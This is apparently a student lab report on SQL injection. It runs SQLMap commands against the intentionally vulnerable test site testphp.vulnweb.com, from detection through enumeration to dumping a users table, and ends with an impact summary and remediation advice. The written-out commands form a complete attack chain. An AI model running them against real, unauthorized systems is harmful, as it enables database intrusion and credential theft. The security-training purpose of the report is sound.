Task 8: SQL Injection Practical Exploitation

Aim

To perform SQL Injection testing on a vulnerable web application using SQLMap, understand how database vulnerabilities are exploited, analyze the security impact, and suggest remediation techniques.

Target Application

- **URL:** http://testphp.vulnweb.com
- **Vulnerable Page:**
- http://testphp.vulnweb.com/listproducts.php?cat=1
- **Authorization:** Public intentionally vulnerable testing website

---

Tool Used

- SQLMap (Automated SQL Injection Tool)


Practical Execution

Step 1: SQL Injection Detection

SQLMap was used to check whether the parameter is vulnerable to SQL Injection.

Command:

sqlmap -u "http://testphp.vulnweb.com/listproducts.php?cat=1" --batch





Step 2: Database Enumeration

After confirming SQL Injection, SQLMap was used to list all available databases.

Command:

sqlmap -u "http://testphp.vulnweb.com/listproducts.php?cat=1" --dbs --batch







Step 3: Table Enumeration

The identified database was selected to list all tables.

Command:

sqlmap -u "http://testphp.vulnweb.com/listproducts.php?cat=1" -D acuart --tables –batch







Step 4: Column Enumeration

The structure of the selected table was identified by listing column names.

Command:

sqlmap -u "http://testphp.vulnweb.com/listproducts.php?cat=1" -D acuart -T users --columns --batch







Step 5: Data Extraction

SQLMap was used to extract data from the vulnerable table.

Command:

sqlmap -u "http://testphp.vulnweb.com/listproducts.php?cat=1" -D acuart -T users --dump –batch






Step 6: Current Database User

To identify which database user the application is using.

Command:

sqlmap -u "http://testphp.vulnweb.com/listproducts.php?cat=1" --current-user –batch





Step 7: Database Privileges

To analyze the permissions available to the database user.

Command:

sqlmap -u "http://testphp.vulnweb.com/listproducts.php?cat=1" --privileges –batch





Impact Analysis

Successful SQL Injection exploitation can lead to:

- Unauthorized access to sensitive information
- Exposure of usernames and passwords
- Loss of data confidentiality and integrity
- Full compromise of backend database
- Legal and compliance violations

Security Recommendations

- Use parameterized queries and prepared statements
- Avoid dynamic SQL queries
- Apply server-side input validation
- Restrict database user privileges
- Disable detailed database error messages